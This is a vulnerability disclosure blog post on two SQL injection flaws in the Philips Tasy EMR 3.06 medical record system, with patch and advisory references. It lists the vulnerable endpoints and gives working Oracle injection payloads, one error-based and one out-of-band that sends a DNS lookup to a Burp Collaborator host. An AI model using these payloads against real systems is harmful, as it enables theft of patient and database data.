PHILIPS – TASY EMR 3.06 – SQL INJECTION (CVE-2021-39375,CVE-2021-39376)

Anom Security August 24, 2021November 18, 2021 1 Minute

This post will describe two SQL Injection Vulnerabiltiies in Eletronic Medical Record (EMR), version 3.06 PHILIPS from Philips vendor.

TASY EMR 3.06

- Vendor Referentes:
  - https://www.philips.com.br/healthcare/resources/landing/solucao-tasy (https://www.philips.com.br/healthcare/resources/landing/solucao-tasy)
  - https://www.philips.com/a-w/about/news/media-library/20180726-Philips-Tasy-Electronic-Medical-Record-EMR.html (https://www.philips.com/a-w/about/news/media-library/20180726-Philips-Tasy-Electronic-Medical-Record-EMR.html)
- Software Description:
  - Philips Tasy EMR offers one integrated solution across all care settings through a single platform and database that enables centralized management of clinical, organizational and administrative processe
- CVE's
  - getDimensionItemsByCode – https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-39375 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-39375)
  - executaConsultaEspecifico – https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-39376 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-39376)

CVE-2021-39375 – getDimensionItemsByCode


Description

In an authenticated way, the attacker identified the parameter "filterValue" in the URL hostname/TasyAppServer/resources/service/WAdvancedFilter/getDimensionItemsByCode is vulnerable to SQL Injection. The flaw was discovered through the advanced filter functionality within the system, when submetering a malicious character, the recovery returns an error message containing a stacktrace.

```
 URL: hostname/TasyAppServer/resources/service/WAdvancedFilter/getDimensionItemsByCode
Vulnerable Parameter:FilterValue
Request Method: POST
Request Type: JSON
Payload Example: a%' AND (SELECT CTXSYS.DRITHSX.SN(user,(SELECT DISTINCT owner FROM all_tables OFFSET 1 ROWS FETCH NEXT 1 ROWS ONLY)) FROM dual) like '%a
```

PoC

Sending the malicious payload



Extracting data


CVE-2021-39376 – executaConsultaEspecifico

Description


In authenticated analysis, the attacker identified that the IE_CORPO_ASSIST and CD_USUARIO_CONVENIO parameter in a POST request at the URL https://hostname/TasyAppServer/resources/service/CorCad_F2/executaConsultaEspecifico (https://hostname/TasyAppServer/resources/service/CorCad_F2/executaConsultaEspecifico) did not perform the proper character treatment.

```
 hostname/TasyAppServer/resources/service/CorCad_F2/executaConsultaEspecifico HTTP/1.1
Vulnerable Parameters: IE_CORPO_ASSIST,CD_USUARIO_CONVENIO
Request Method: POST
Request Type: Json
Payload Example:
NOT 0' AND (SELECT UTL_INADDR.get_host_address('bfufmffyl1sv4wz8xqrzpqyt8kec21.burpcollaborator.net') from dual) like '%a
```

PoC



Sendint the malicious OOB payload inside IE_CORPO_ASSIST parameter



Receiving the DNS lookup at burp colaborator client

Publications and References:

- Patch released – Philips Tasy EMR HTML5 (2021 November 4)
  - https://www.philips.com/a-w/security/security-advisories.html (https://www.philips.com/a-w/security/security-advisories.html)
- https://thehackernews.com/2021/11/critical-flaws-in-philips-tasy-emr.html (https://thehackernews.com/2021/11/critical-flaws-in-philips-tasy-emr.html)
- https://us-cert.cisa.gov/ics/advisories/icsma-21-308-01 (https://us-cert.cisa.gov/ics/advisories/icsma-21-308-01)

Tagged:
0day,
CVE,
CVE-2021-39375,
CVE-2021-39376,
EMR,
sqli,
TASY,
TASY EMR 3.06

Published by Anom

View all posts by Anom

3 thoughts on “PHILIPS – TASY EMR 3.06 – SQL INJECTION (CVE-2021-39375,CVE-2021-39376)”

Pingback: Multiple Vulnerabilities Spotted In Philips Tasy EMR Solution – 443News
Pingback: Multiple Vulnerabilities Spotted In Philips Tasy EMR Solution
Pingback: Multiple Vulnerabilities Spotted In Philips Tasy EMR Solution – Cyberstache.com